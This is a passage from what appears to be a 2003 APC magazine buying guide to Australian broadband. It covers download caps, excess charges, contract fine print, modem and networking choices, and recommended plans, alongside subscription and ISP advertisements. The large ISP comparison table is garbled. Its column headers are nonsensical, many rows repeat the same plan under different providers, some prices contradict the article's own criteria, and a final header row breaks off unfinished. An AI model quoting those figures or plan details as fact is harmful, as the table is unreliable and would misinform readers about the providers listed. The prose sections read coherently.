The last thing you want to do after subscribing to a reasonably priced plan is to over-run your monthly limit and rack up a bill of hundreds or even thousands of dollars. Most ISPs offer a Web page where you can check your usage throughout the month; some ISPs also supply desktop software that lets you keep an eye on the download clock as you go. See page 104 for the usage meters we recommend.

Multiple email addresses

Most ISPs offer three or more email addresses as part of a basic service, which are ideal where families or flatmates share a single PC.

The b-b-boom

After a slow start, broadband has exploded into Australian homes. Some 620,000 Australians, or 4% of the population, now have broadband access at home, according to Roy Morgan Research. They account for 7% of the total 4 million "connected homes" (9.2 million people, or 58% of Australians) with Internet access.

Broadband users also spend more time online, logging on for an average of 11 hours per week, compared to six hours for dialup users. Interestingly, the Internet comprises almost a third of the total weekly media usage in the broadband home.

Free Web hosting

Although you can run a Web server directly from a broadband connection, it's an option best left to enthusiasts with specific requirements. Remember that you'll need to leave your computer running at all times. If this appeals, check your storage limit and whether the site has a traffic cap. Other wise, free Web hosting on the ISP's own server might be more practical.

Tech support

On average, only one in four ISPs offer 24x7 tech support. Some smaller providers still expect you to have trouble only between 9am and 5pm weekdays, and even then you have to make an STD call to their help desk, while the larger companies offer 13-prefix numbers which cost the same as a local call.

Spam filtering

Canny ISPs have been quick to offer filtering services which remove incoming spam at the ISP's mail server to prevent it being downloaded into your inbox. This can cost up to \$5 per month. However, even if your ISP hasn't set up a junk mail filter on its server, you can sign up with services such as SpamTrap (www.spamtrap.net.au).

For \$3 per month, SpamTrap will filter junk mail from your email account, regardless of which ISP you use. See APC May, page 98.



UNLIMITED BROADBAND

\$16^{.99} per week

Includes:

**Unlimited Time
Unlimited Downloads**

RASCAL
[internet]

Join Now!

**1300 88 11 95
www.rascal.com.au**

Connection fee is \$129, weekly access fee is \$16.99 per week, giving a total cost of \$1896 over 24 months. Modems available from \$129. Not available all areas.

4 Plan ahead for your hardware

Thinking about hardware before you even shortlist your ISPs might seem like putting the cart before the horse, but while most ISPs offer a raft of broadband plans to suit a variety of online needs, they also seem to think that when it comes to the essential hardware — the modem — one size fits all. There's often little or no allowance for your hardware requirements being different to someone else's.

As a result, many ISPs steer new customers towards a basic ADSL modem which connects to your PC's USB port. Some allow you to pay off the modem over the term of your contract; others (like the newly-launched AOL[7]) offer the modem and free installation if you sign up for two years.

Although this may be convenient and will reduce the up-front costs, don't automatically accept your ISP's choice of modem. Most ADSL services work with any ADSL hardware, so you're largely free to buy any Telstra-approved ADSL modem — check out the list at <http://telstra.com.au/adsl/equipment.htm>, and then read the modem and related broadband hardware reviews at the OzCableGuy site (www.ozcableguy.com). Identify your specific hardware needs and, when shopping for an ISP, ask if its service will work with the hardware you want to use.

The potential downside of being choosy about your modem is, of course, that the ISP may refuse to provide technical support if you're not using one of its own — an ISP can easily write off thorny issues as being a hardware problem, and chances are that the hardware vendor will then blame the ISP.

The more tech-savvy you are, the more freedom you'll have in specifying your own hardware. However, if you're advising a friend or colleague who wasn't born under the zodiac sign of The Geek, they'll be better off with an ISP-approved modem (unless you want to be on call as their tech support when things go pear-shaped).

If you have only one computer

Broadband modems come in three flavours — USB, ethernet or both-in-one. While USB modems are cheaper and generally work well, they rely on driver software installed on your PC, which can be a potential point of failure — especially if you change to a different OS and discover that the modem isn't supported.

Ethernet modems are more flexible as they connect to your computer's 10/100 network port and don't require special driver software. Expect to pay \$130 to \$300 for a basic single-port modem.

If you see more than one PC in your household's future, hedge your bets and buy a modem with built-in routing functionality that allows you to connect it straight into a home network. And with the price of combo modem/router units coming down to the level of standalone ADSL modems, they're by far the smarter choice.

Sharing a connection with several computers

One of the most compelling reasons to get a broadband connection is that it's easily shared with other home PCs. If that describes your place, you've got three options:

① A modem with routing functionality and several network ports will let you share your connection over a local network. Some of these

combo units offer firewall protection and automatic blocking of Denial of Service (DoS) attacks.

② Buy a single-port modem with routing functionality and a separate network switch to get the other computers online. This sometimes provides a more stable network that's easier to troubleshoot. It's also a good option if you already have a home network running through a network setup.

③ A combo modem/wireless router makes it easy to share the broadband connection anywhere in the house (even through to the patio and backyard) without running cables. This is the best bet if your main PC is a notebook, especially if it's one of the newer models with built-in Wi-Fi (802.11b). You'll also need to shell out for a Wi-Fi network card for each PC (PC cards for notebooks and USB points for desktops). See our recent wireless superguide (APC May, page 72) for the best advice on which gear to get.

Apart from the ADSL modem, you'll need a line filter for each phone jack in the house where a standard telephone will be connected. These remove any digital "noise" created by the ADSL connection. Expect to pay between \$15 and \$25 for each filter. If you have more than three phone plugs you might be better off having a professional tradesperson install a central splitter, which sits at the point where the phone line enters your residence. Some of the larger ISPs will throw in a central filter as part of the overall professional installation fee.


A particularly common problem is for cordless phones to stop working when they're sharing a connection with ADSL, despite the presence of a line filter. In some cases you'll need to make several trips to the shop and try several different brands of line filter before finding one that works with your unit.

Broadband in a box

The appearance of do-it-yourself kits on the shelves of retail chains such as Dick Smith Electronics and Harvey Norman is a measure of how mainstream Broadband Internet has become. Leading ISPs iPrimus and Telstra offer keenly-priced packs with a modem and startup software.

Telstra's \$129 kit contains a two-port (USB and Ethernet) ADSL modem with phone line filters, and requires that you sign up for an 18-month plan. iPrimus' self-install kit sells for \$269 and includes a month's free access.

These kits are much cheaper than having a technician visit your house to hook everything up, but they won't help you get connected to broadband any faster: Telstra still has to go through several days of changes at your local telephone exchange to get the ADSL line activated.



Package

No nasty surprises on
your bill with this flat rate
Cable Internet package

Installation only \$149
until 30 June



5 Caveat surfer

It's taken five steps to get to the stage where you're ready to choose your ISP, but those steps have transformed you into something that many ISPs hate — an informed customer. Well, that's their bad luck.

And there's worse luck ahead for them, because now you're about to get clued in on the hidden conditions and caveats that too many people overlook in their haste to sign on the dotted line.

Watch that asterisk

Rule number one: the better-sounding the deal, the more likely it will have an asterisk sitting at the end of it, and a wad of fine print tucked away down the bottom of the page to explain it all away. Here's an example: at the time of writing, TPG Internet was advertising a plan "with 10,000MB free data" for \$19.99.

The odd set of conditions denoted by that sneaky little squashed-bug of an asterisk is that customers must use 400MB of data at 15c/MB to gain access to the "free" 10GB — adding an extra \$60 to the monthly fee. Actually, \$79.99 for 10.4GB per month isn't bad value, but the way this deal is promoted is questionable.

Another sneaky condition is splitting a temptingly large download allocation between a small portion to be used in "peak" times (generally day times and evenings) and the majority in "off-peak" periods (largely overnight). That's only of use if you're a night owl, a shift-worker or are prepared to schedule file-fetching session in the wee hours using a download manager software.

Excess usage pricing

This "gotcha!" helps ISPs clean up on what at first appear to be low-priced plans. A \$90 contract might allow you to download 3GB each month, which works out to about 3c/MB — but put one foot over the 3GB mark and the price can shoot up to 15c/MB, which works out at \$150/GB.

This works both ways for the ISPs. They can encourage customers to

shift to more expensive plans if their usage increases, and if the user stays on the low-priced plan the ISP cleans up on excess downloads.

You can swear that you'll never go above that 3GB mark, and most months that might hold true, but at some stage it will happen. So compare excess pricing: with some ISPs it's as low as 5c/MB.

Long-distance preselection

Optus and Telstra require you to sign over your long-distance calls before you qualify for the advertised price for their broadband service. Telstra is the worst offender here, stinging ADSL users for around \$110 per month for a 3GB, 512Kbit plan.

The price falls to the more widely promoted \$95 if you pre-select the Big T as your long-distance carrier (all this is hidden in the fine print). At least Optus is more upfront about preselection in its marketing.

Are uploads free?

Some ISPs, including Telstra BigPond, count uploads into the monthly data tally. With the popularity of file sharing peer-to-peer networks, home Web servers and online gaming, this can substantially eat into your allowance.

Restrictions on running servers

Because a broadband connection means your PC is always online, running a home email or Web server can be an intriguing possibility. But in an attempt to limit "business" usage of services sold to the residential market, some ISPs restrict this capability.

These controls can be legal, by way of a contract clause which prevents you from running a server, or technical, with the ISP slowing down or blocking ports required to run some server software.

Regional pricing

If you live outside the CBD's local call area, some ISPs may hit you with a regional surcharge as high as \$40 per month. This is levied by Telstra at the backbone level of the ADSL network and is passed onto all its reseller ISPs, although some absorb this cost.

Who owns the modem?

As with mobile phone contracts, the cost of the required ADSL hardware is often factored into the monthly plan fee, and once you've finished the contract, the modem is yours. But some ISPs ask for the hardware back if you cancel your service.

You may be able to avoid long-term contracts by buying an ADSL modem outright — either directly from your ISP or from a computer retailer.

"No contracts"

Some ISPs advertise that they require "no contracts". Yet most of them will still slug you with a cancellation fee if you leave within six months — a clause that's often buried deep in the fine print on the contract that they say they don't really have.

This is, in fact, a fee levied by Telstra on ISPs and generally passed on to the customer — but it can be a nasty sting in the tail if you were expecting complete freedom to switch providers.

The download test

| | |
|-----------------|--------|
| 56Kbit/s dialup | 73 min |
| 256Kbit/s ADSL | 16 min |
| 512Kbit/s ADSL | 8 min |
| 1.5Mbit/s ADSL | 3 min |
| Cable | 1 min |

Speed is good: how long does it take to download a 30MB file over a broadband connection? From one minute using cable running at maximum clip, to 16 minutes at the slowest ADSL speed. The same file would take more than 70 minutes on a 56Kbit/s dialup connection.

6 Australia's best broadband plans revealed

Now it's time to pick your deal. But with close to 100 broadband ISPs spruikling some 700 plans between them, where do you start? Right here. We've identified four typical home usage scenarios, stretching from budget-minded broadband to the maximum velocity "speed--surfing". And we've raked through the comprehensive database at BroadbandChoice.com.au, Australia's independent guide to ISP deals, to find the most suitable plans for each user profile.

This data is accurate as of May 1, 2003 (barring errors and omissions on the part of the ISPs, which provided the raw data). A fully updated version of this table at www.broadbandchoice.com.au/apc contains changes made since we went to print. You can also use the site's BroadbandChoice plan searcher to match your individual requirements against all ISP plans listed in the database.

Our focus is on home plans, as business users have different needs which vary more widely between each company. And because broadband should be about getting what you want when you want it, we treated off-peak allowances as a bonus rather than a core factor of the plan. As such, we didn't list ISPs whose plans hinge on off-peak downloads.

Also, while many of the ISPs listed in this table offer national coverage, some service only certain states or cities. The www.broadbandchoice.com.au/apc site includes a "local ISP lookup" engine that shows which broadband ISPs service your area when you enter your telephone number.

Making our Editor's Choice for the best plan per category was incredibly difficult, thanks to some fierce and very welcome competition in the broadband market. It's good news for all when there are so many plans to choose from.

While we started with an eye on the price, we also weighed up coverage, and in the end limited our finalists to ISPs which covered at least three states, one of which had to be NSW, Victoria or Queensland (as these are the most populous states, they best represent the majority of Australians and of APC readers).

We then allowed for value-added features such as game servers, download servers and other free services that round out the deal. We know that our choices won't suit everyone, which is why you should work your way through the tables (see the following three pages) and the online components.

Broadband on a budget

You want to do email, Web browsing, a bit of downloading — pretty much the same things you'd do on dialup, but with broadband's extra speed and the convenience of an always-on connection. But you don't want to spend too much more. Our recommendation: plans around the \$50 per month mark (\$70 a month was our cut-off point) with at least 500MB of data included and a minimum speed of 256Kbit/s.

Netspace Lite 256

Netspace is the only ISP with national coverage to offer a 1GB monthly download at 256Kbit/s for the jaw-dropping price of \$49.95. However, if you live in NSW or WA you should look into some of the \$45 2GB deals on offer.



The all-rounder

You want to use your broadband connection to its best advantage by downloading more software, sharing Net access between several PCs and enjoying some online gaming? Our recommendation: 512Kbit/s plans that provide at least 4GB of data for less than \$90 per month. To give a little room to move, we applied an upper limit of \$115 per month with a minimum of 2GB included data.

iiNet Bliink 512

Overall, we were encouraged to see that so many mid-range plans have dropped beneath the \$80 per month mark. But with a steady 512Kbit/s speed plus a total of 12GB of downloads — 6GB during peak hours, and another 6GB for off-peak (nights and weekends) for \$79.95, iiNet's value is unmatched. And if you still manage to pull more than 12GB down the pipe, iiNet lets you keep going at no extra cost, as long as you don't mind the speed being throttled back to 72Kbit/s. iiNet is available in NSW, Victoria, Queensland and WA. In other states, take a look at Netspace's flat-rate plan, Home 512. It offers 6GB at 512Kbit/s for \$69.95, with free downloads at 56Kbit/s past the 6GB mark.



Download 'til you drop

This is Leech Nation, the home of en-masse downloads and, especially, peer-to-peer file sharing. Our recommendation is a 512Kbit/s plan with a minimum of 8GB for less than \$100 a month; however, we allowed for an absolute upper limit of \$135 a month with a floor of 5GB.

Internode PADSL-512-FLATRATE

With brutal competition, and so many unlimited 512Kbit/s deals around the \$99 price point, we settled on Internode on the basis of extras like an extensive game server farm, a large download mirror, plus dynamic throttling to ensure download addicts don't cramp the style (or speed) of everyone else.



Terminal velocity

Having a fast connection doesn't always go hand-in-hand with vigorous downloading. A lot of people don't like to wait while they surf, and some need serious speed to access their company network from home. Of course, a generous download allocation never goes astray if you can get it. Our recommendation: any plan with a high data cap, running at 1.5Mbit/s for less than \$150 a month. We chose not to list any plan that costs more than \$250 a month for an allowance of less than 2GB.

Internode PADSL-1500-FLATRATE

If it's speed you want, this is the "broadband no-brainer". Internode is the only ISP with widescale coverage serving up 1.5Mbit/s (with dynamic throttling) for \$150 per month, plus a bevy of extras. If you can keep your downloads under tight control, also consider the cable services of Optus and Telstra, which give you substantially higher download speeds at \$80-\$90 a month with a 3GB allowance.



| ISP name | Contact | Budget -2500/bd -Max 1000 500MB/month -Target \$500/month, max \$70 | All-rounder -Target \$600/month, min \$268 -Target \$150/month, max \$115 | Downloader -1020/bd -Max 100 100MB/month -Target \$100/month, max \$135 | Speedy -1020/bd -Minimum 261/month -Target \$130/month, max \$230 | Free web surfing | Local address | Email address | Phone number | New services available | New website | Customer service | Online chat | Free updates | Free P2P |
|------------------------------|--|--|---|--|--|------------------|---------------|---------------|--------------|------------------------|-------------|------------------|-------------|--------------|----------|
| netSP | www.netsp.com.au sales@netsp.com.au 1300 79 79 80 | 256 \$695 - Unlimited - 2560/bd | \$12 \$95 - Unlimited - 5120/bd | \$12 \$895 - Unlimited - 5120/bd | 1500 1200 - Unlimited - 15000/bd | 5MB | 5 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| Pleco | www.pleco.net.au sales@pleco.net.au 081 402 7711 | Box 6 \$495 - 500MB per month - 2560/bd | 18 \$95 - 2GB - 5120/bd | Audi-512 \$95 - 4GB - 5120/bd | Seaway 12 1738.95 - 2GB - 15000/bd | 10MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Airlink Internet | www.airlink.net.au sales@airlink.net.au 1800 227 182 | Home 256 Pk \$20 + 500MB per month plus unlimited off-peak - 2560/bd | Home 256 Extreme 170 - 2GB plus unlimited off-peak - 5120/bd | Audi-512 Unlimited \$19.95 - Unlimited - 5120/bd | Audi-1500 \$24.95 - 1500 - 15000/bd | 20MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Acc Online | www.acconline.com.au sales@acconline.com.au 081 622 5999 | Light User 256 \$20 + 500MB per month - 2560/bd | Tattoo Charged 512 \$96 - 4GB - 5120/bd | Super User 512 \$120 - 4GB - 5120/bd | Average User 1500 \$29 - 3GB - 15000/bd | 5MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Adam Internet | www.adam.com.au sales@adam.com.au 08 821 5303 | Budget ADSL \$69.95 - 2GB - 2560/bd | Buddy ADSL \$99.95 - 2GB - 5120/bd | Unlimited - 1st year \$99.95 - Unlimited - 5120/bd | Unlimited - 1st year \$139.95 - Unlimited - 15000/bd | 10MB | 2 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Alphalink | www.alphalink.com.au info@alphalink.com.au 1300 265 138 | Plan 512 \$99 - Unlimited - 5120/bd | Plan 512 \$99 - Unlimited - 5120/bd | Plan 512 \$99 - Unlimited - 5120/bd | Plan 1500 \$239 - Unlimited - 15000/bd | 10MB | 1 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| AlwaysOnline | www.alwaysonline.net.au sales@alwaysonline.net.au 1300 137 403 | DT 256 \$60 + 1GB - 2560/bd | DT 512 \$75 + 1GB - 5120/bd | DT 1 Se \$95 - 2GB - 15000/bd | DT 1 Se \$95 - 2GB - 15000/bd | 20MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| AOL? | www.aol.com.au help@aol.com.au 1800 265 777 | Freedom \$64.95 - 500MB per month - 2560/bd | Freedom MAX \$79.95 - 1GB - 5120/bd | Freedom MAX \$79.95 - 1GB - 5120/bd | Freedom MAX \$79.95 - 1GB - 5120/bd | 20MB | 7 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| AspacNet | www.aspacnet.com.au info@aspacnet.com.au 081 549 3632 | Alpha 256 Pk \$55 - 500MB per month plus unlimited off-peak - 2560/bd | Hyper 512 Pk \$75 - 1GB plus unlimited off-peak - 5120/bd | Seaway 512 Pk \$85 - 4GB plus unlimited off-peak - 5120/bd | Seaway 1500 Pk \$143 - 4GB plus unlimited off-peak - 15000/bd | 20MB | 3 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| AspacSP | www.aspacsp.com.au info@aspacsp.com.au 1300 611 111 | Fast 100 \$19.95 - 1GB - 2560/bd | Fast 512 \$79.95 - 1GB - 5120/bd | Fast Rate (with AUP) \$89.95 - 1GB - 5120/bd | Fast Rate (with AUP) \$89.95 - 1GB - 5120/bd | 10MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Australia Internet Solutions | www.ausnet.com.au info@ausnet.com.au 081 607 877 | 3-DSL 256 Pk \$59.95 - 1GB - 2560/bd | 1-DSL 512 Pk \$105 - 1GB - 5120/bd | 3-DSL 512 Pk \$105 - 1GB - 5120/bd | 3-DSL 1.5 Pk \$199 - 1.5GB - 15000/bd | 1MB | 1 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Internet Connection | www.icnet.com.au admin@icnet.com.au 018 824 8999 | 84.56 Pk \$49.50 - 600MB per month - 2560/bd | 84.56 Pk \$49.50 - 600MB per month - 2560/bd | 84.56 Pk \$49.50 - 600MB per month - 2560/bd | 84.56 Pk \$49.50 - 600MB per month - 2560/bd | 10MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Big Burton | www.burton.com.au sales@burton.com.au 1300 711 736 | My Net Heavy 256 \$69.95 - 1GB - 2560/bd | My Net Heavy 512 \$79.95 - 1GB - 5120/bd | My Net Heavy 512 \$79.95 - 1GB - 5120/bd | My Net Heavy 1500 \$249.95 - Unlimited - 15000/bd | 20MB | 8 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| BIG Internet | www.big.net.au sales@big.net.au 1300 225 028 | 3-DSL \$150 - 3GB - 15000/bd per month - 2560/bd | 3-DSL Pk \$75.50 - 2GB - 5120/bd | 3-DSL Pk \$75.50 - 2GB - 5120/bd | 3-DSL Pk \$75.50 - 2GB - 5120/bd | 20MB | 1 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| Broadband | www.broadband.com.au sales@broadband.com.au 081 524 1800 | ADSL 256 Pk \$189.95 - 500MB per month - 2560/bd | ADSL 512 Pk \$189.95 - 500MB per month - 2560/bd | ADSL 512 Pk \$189.95 - 500MB per month - 2560/bd | ADSL 512 Pk \$189.95 - 500MB per month - 2560/bd | 10MB | 1 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Chanelnet | www.chanelnet.net.au sales@chanelnet.net.au 1300 107 425 | ADSL 256 Pk \$189.95 - 500MB per month - 2560/bd | ADSL 512 Pk \$189.95 - 500MB per month - 2560/bd | ADSL 512 Pk \$189.95 - 500MB per month - 2560/bd | ADSL 512 Pk \$189.95 - 500MB per month - 2560/bd | 10MB | 1 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Cherry by Ozcom | www.cherrybyoz.com.au admin@cherrybyoz.com.au 1302 72 72 74 | Budget 150 - 500 MB per month - 2560/bd | Cherry 512 \$99.95 - Unlimited - 5120/bd | Cherry 512 \$99.95 - Unlimited - 5120/bd | Cherry 1500 \$249.95 - Unlimited - 15000/bd | 20MB | 5 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| Clicknet ISP | www.clicknet.com.au admin@clicknet.com.au 071 852 4272 | Budget 150 - 500 MB per month - 2560/bd | Clicknet 512 \$99.95 - Unlimited - 5120/bd | Clicknet 512 \$99.95 - Unlimited - 5120/bd | Clicknet 1500 \$249.95 - Unlimited - 15000/bd | 20MB | 5 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| CNN Internet | www.cnn.com.au sales@cnn.com.au 1300 321 324 | Home ADSL Connection \$155 - 1GB - 2560/bd | Home ADSL Connection \$155 - 1GB - 2560/bd | Home ADSL Connection \$155 - 1GB - 2560/bd | Home ADSL Connection \$155 - 1GB - 2560/bd | 10MB | 8 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Comcast Internet | www.comcast.com.au sales@comcast.com.au 1800 556 566 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 10MB | 5 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| CyberLink Network | www.cyberlink.com.au sales@cyberlink.com.au 1800 544 712 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 10MB | 10 | ✓ | ✓ | ✓ | ✓ | Web/Desktop | ✓ | ✓ | ✓ |
| CyberNet Pty Ltd | www.cybernet.com.au admin@cybernet.com.au 1300 721 960 | Home ADSL Connection \$155 - 1GB - 2560/bd | Home ADSL Connection \$155 - 1GB - 2560/bd | Home ADSL Connection \$155 - 1GB - 2560/bd | Home ADSL Connection \$155 - 1GB - 2560/bd | 25MB | 99 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| DWIT Internet | www.dwit.net.au sales@dwit.net.au 071 303 3909 | Economy 50 \$62.50 - 500MB per month - 2560/bd | Premium Unlimited \$110 - Unlimited - 5120/bd | Premium Unlimited \$110 - Unlimited - 5120/bd | Premium Unlimited \$110 - Unlimited - 5120/bd | 10MB | 2 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Datalink ITnet | www.datalinkit.net.au sales@datalinkit.net.au 1800 330 115 | ADSL 256 \$69.95 - 1GB plus 2GB off-peak - 2560/bd | ADSL 512 \$119.95 - 1GB plus 2GB off-peak - 5120/bd | ADSL 512 \$119.95 - 1GB plus 2GB off-peak - 5120/bd | ADSL 1500 \$249.95 - 1GB plus 2GB off-peak - 15000/bd | 20MB | 1 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| DCS | www.dcs.net.au sales@dcs.net.au 1300 665 755 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 10MB | 6 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Dodo Internet | www.dodo.com.au sales@dodo.com.au 1300 666 330 | Dodo ADSL 256 Pk \$69.95 - 1GB - 2560/bd | Dodo ADSL 512 Pk \$119.95 - 1GB - 5120/bd | Dodo ADSL 512 Pk \$119.95 - 1GB - 5120/bd | Dodo ADSL 1500 Pk \$249.95 - 1GB - 15000/bd | 10MB | 10 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| Dot Communications | www.dot.com.au sales@dot.com.au 1300 368 375 | ADSL 256 Pk \$69.95 - 1GB - 2560/bd | ADSL 512 Pk \$119.95 - 1GB - 5120/bd | ADSL 512 Pk \$119.95 - 1GB - 5120/bd | ADSL 1500 Pk \$249.95 - 1GB - 15000/bd | 20MB | 10 | ✓ | ✓ | ✓ | ✓ | N/A | N/A | N/A | |
| E-Access | www.eaccess.com.au sales@eaccess.com.au 1800 773 238 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 20MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| e-Write | www.e-write.net.au sales@e-write.net.au 1300 125 231 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 20MB | 1 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Eon Technology | www.eon.com.au sales@eon.com.au 1300 628 806 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 20MB | 4 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |
| Escape Online | www.escape.com.au sales@escape.com.au 1300 117 053 | 256 Pk \$69.95 - 1GB - 2560/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 512 Pk \$119.95 - 1GB - 5120/bd | 20MB | 5 | ✓ | ✓ | ✓ | ✓ | Web | ✓ | ✓ | ✓ |

broadband
CHOICE

This table was compiled from the database of BroadbandChoice.com.au, Australia's independent guide to ISP deals and is accurate as of May 1, 2003. An updated version of this table, containing any changes since we went to print, can be found at www.broadbandchoice.com.au/apc. You can also use the site's plan searcher to match your individual requirements against all the plans listed in the database.

*Rates shown here are "metro" rates only. If you live outside of a capital city CBD local coll zone, ISPs may charge more. *N/A in table denotes Not Applicable

Subscribe today

and receive a

FREE PC SCREWDRIVER

Save over \$38 by subscribing today. Get 12 issues of Australia's biggest technology magazine delivered to your door for only **\$79**.



Each month, APC gives you:

- **Features** on the latest in technology and the way it shapes your life.
- **Expert reviews and shoot-outs** of the very latest hardware, software and accessories.
- **Workshop techniques** for hands-on power users in Windows, Linux, Mac, handhelds, programming, applications and more.
- **Reports** on the technologies that impact and can improve your business.
- **Two CDs** packed with the best software from the Net, plus exclusive APC offerings.

And as a subscriber, you'll receive your copy of APC before it hits the streets.

3 ways to subscribe:

- Online at magshop.com.au
- Fill out and mail the card
- Call 13 61 16

apc

www.apcmag.com


Due to popular demand these fantastic screwdrivers are back!



All new and renewing subscribers
this month will receive

A FREE PC SCREWDRIVER

Hurry while stocks last!*



Your APC screwdriver ▶

features six different magnetic heads and is a must-have tool for computer maintenance.



APC JUNE 2003 SUBSCRIPTIONS PROMOTION CONDITIONS OF ENTRY ■ Information on offer and prize forms part of these conditions of entry. ■ Offer is open to all residents of Australia who subscribe to *Australian Personal Computer* between 21/05/03 and 17/06/03. Entry is subject to the correct use of a valid credit card, or, if payment is made by cheque, the cheque must be cleared for payment. Subscriptions are to be sent to *Australian Personal Computer*, Reply Paid 3357, Sydney 2001; or freecall 13 61 16. Employees of the Promoter and their immediate families and agencies associated with this promotion are ineligible to enter. ■ Every subscriber (while stocks last) will receive a limited edition APC screwdriver (not available in stores) featuring six alternative magnetic heads. * Should stocks of the APC screwdriver run out, subscribers will receive a PC User screwdriver, also featuring six alternative magnetic heads. The screwdriver is not transferable or exchangeable and cannot be taken as cash. ■ The Promoter shall not be liable for any loss or damage whatsoever which is suffered (including but not limited to indirect or consequential loss) or for any personal injury suffered or sustained in connection with the prize except for any liability which cannot be excluded by law. ■ The Promoter accepts no responsibility for late, lost or misdirected mail. The Promoter is not responsible for any gifts damaged in transit. ■ All entries become the property of the Promoter. The collection, use and disclosure of personal information provided in connection with this offer is governed by the Privacy Notice (see Contents Page for location in this issue). ■ The Promoter is APC Publishing Pty Ltd (ABN 18 053 273 546) of 54-58 Park Street, Sydney NSW 1028.

broadband CHOICE This table was compiled from the database of BroadbandChoice.com.au, Australia's independent guide to ISP deals and is accurate as of May 1, 2003. An updated version of this table, containing any changes since we went to print, can be found at www.broadbandchoice.com.au/apc. You can also use the site's plan searcher to match your individual requirements against all the plans listed in the database.

*N/A in table denotes Not Applicable

1300 666 330



BROADBAND *Unlimited*



*\$**64.90**
per month

www.**dodo**TM.com.au
internet that flies

*This price available in Capital Cities only.

Credit card payment monthly in advance plus one-off \$169 connection fee. ADSL Service not available in all areas.

| ISP name | Contact | Budget | All-rounder | Downloader | Speedy | Free Web hosting | | Email and domain | | Special features | | Home services provided | | Price of additional items | | Customer review | | Usage in mobile | | Free app/ide | | Free POP | |
|---------------|---|---|---|--|---|--|---|---|--|---|---|---|--|--|--|---|--|--|---|--|--|--|--|
